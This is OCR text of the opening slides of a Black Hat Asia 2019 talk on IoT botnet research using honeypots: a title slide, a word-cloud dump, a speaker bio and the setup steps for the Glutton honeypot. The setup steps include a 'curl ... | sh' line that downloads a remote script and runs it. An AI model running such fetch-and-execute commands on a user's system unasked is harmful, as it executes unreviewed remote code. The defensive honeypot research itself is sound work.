black hat® ASIA 2019


MARCH 26-29, 2019

MARINA BAY SANDS / SINGAPORE

PWNING THE CORE OF IOT BOTNETS

From a honeypot to GB of Botnet Source code

Tan Kean Siong


THE
INTERNET
OF THINGS
CONNECTED
INFORMATION TECHNOLOGY
ADVERTISING
MARKETING
COMMUNICATION
SERVICES
INFORMATION
DIGITAL
W3C
MARKET
MACHINES
SOCIAL MEDIA
BIG DATA
CONTENT
SMART
CODING
SOFTWARE
BRANDING
M2M
MOBILES
DEVICES
LIGHTS
WWW
SERVICES
CONSUMER
CONSUMER DEMAND
MULTIMEDIA
NETWORK
ORGANIZATION
WEB MARKETING
SEO
PLANNING
PROGRAMMING
SOCIAL
STATISTICS
DEVICES
PROJECTS
EQUIPMENT
BRANDS
WEB
APPS
SOCAIL NETWORKS
PLANNING
MEDIA
SOLUTIONS
SMART
MACHINES
SOLUTIONS
OBJECTS
VISION
ENGINEERING
RESEARCH
COM
WEB DEV
BRAND
HOME
SERVICE
WEB SERVICES
PROJECTS
BIG
STRATEGY
WORLDWIDE
AUTOMATION
CLOUD
DATA
ORGANIZATION
SEGMENTATION
EVERYTHING
PRO
CODING
M2M
TOOLS
AUTOMOBILE
MOBILE
SOLUTIONS


@gento_

- Member of The Honeynet Project
- Dionaea honeypot, Honeeepi developer
- Hack In The Box (HITB) crew

Credit to **#MalwareMustDie**

for first found Mirai botnet

Glutton – “All eating honeypot”


GitHub - mushorg/glutton: All ×
GitHub, Inc. [US] | https://github.com/mushorg/glutton

Glutton build passing

Setup `go 1.7+`. Install required system packages:

```
apt-get install libnetfilter-queue-dev libpcap-dev iptables-dev
```

To change your SSH server default port (i.e. 5001, see `rules.yaml`) and restart sshd

```
sed -i 's/Port 22/Port 5001/' /etc/ssh/sshd_config
```


Download glutton, and install dependencies using `glide`:

```
go get github.com/mushorg/glutton
cd $GOPATH/src/github.com/mushorg/glutton/
curl https://glide.sh/get | sh
glide install
glide update
```


Build glutton:

```
make build
```

